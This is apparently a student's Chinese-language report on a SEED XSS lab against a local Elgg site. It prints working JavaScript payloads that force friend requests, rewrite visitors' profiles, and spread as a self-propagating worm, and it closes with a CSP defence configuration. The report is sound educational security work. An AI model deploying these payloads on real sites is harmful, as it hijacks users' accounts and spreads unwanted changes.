
Lab 5


学号：57118104 姓名：郭雅琪

Task 1: Posting a Malicious Message to Display an Alert Window

登录Samy的账号，在brief descriptrion里面写入恶意代码。




保存后，查看主页成功弹出弹窗。




Task 2: Posting a Malicious Message to Display Cookies

修改brief description中的内容。




保存后，访问主页，弹出的窗口后含有Cookie。




Task 3: Stealing Cookies from Victim’s Machine

在Samy的About me中写入代码。



保存之后，在终端中用netcat监听本地的5555窗口，并且输出交互内容。



发现cookie被成功写入服务器。

Task 4: Becoming the Victim’s Friend

首先登录Charlie的账号，添加Samy为好友，通过HTTP Header Live观察到以下数据包：

http://www.xsslabelgg.com/action/friends/add?friend=47&\_\_elgg\_ts=1600222647&\_\_elgg\_token=\_JYWCVWbpKoYgJs3uX6Nyg&\_\_elgg\_ts=1600222647&\_\_elgg\_token=\_JYWCVWbpKoYgJs3uX6Nyg



由此可知，Samy的id是47。再次登录Samy的账号，并在About me里写入以下代码。

<script type="text/javascript">

window.onload = function ()

{

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts; //FILL IN

//Create and send Ajax request to add friend

if(elgg.session.user.guid!=47)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

}


</script>



保存之后登录Alice的账户，查看Samy的主页之后，通过HTTP Header Live观察到以下数据包：



发现Alice此时已经添加Samy为好友。



Task 5: Modifying the Victim’s Profile

在Samy的About me中写入以下代码：

<script type="text/javascript">

window.onload = function()

{

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is my hero"+ "&accesslevel[description]=2";

//Construct the content of your url.

var content=token+ts+userName+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",


"application/x-www-form-urlencoded");

Ajax.send(content);


}

}


</script>



登录Alice的账号查看Samy的主页。通过HTTP Header Live观察到以下数据包：



查看Alice的主页，已经被成功修改。



Task 6: Writing a Self-Propagating XSS Worm

在Samy主页的About me中写入如下代码：

<script type="text/javascript" id="worm">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send(content);


}

}


</script>



登录Charlie的账户访问Samy的主页，访问过后，发现Charlie的主页被改变。



登录Alice的账户访问Charlie的主页，访问后，发现Alice的主页也被改变。




Alice并没有访问Samy的主页，但是自己的主页仍旧被修改，也就是说明XSS Worm成功传播。


Task 7: Defeating XSS Attacks Using CSP


首先在/etc/hosts中增加如下几个域名解析：



然后下载csp.zip，并解压，运行其中的http\_server.py。访问指定网址，得到如下结果。







我们发现，在白名单中的1,4,5一直都显示OK。而6在访问www.example79.com时，由于此时www.example79.com调用本网址内的脚本，所以显示OK。

如果想要1,2,4,5,6一直显示OK，则需要修改代码如下：

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler

from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):

def do\_GET(self):

o = urlparse(self.path)

f = open("." + o.path, 'rb')

self.send\_response(200)

self.send\_header('Content-Security-Policy',

"default-src 'self';"

"script-src 'self' \*.example68.com:8000 \*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")

self.send\_header('Content-type', 'text/html')

self.end\_headers()

self.wfile.write(f.read())

f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)httpd.serve\_forever()

之后再访问网页，发现除了3以外全部显示OK，所以代码修改成功。

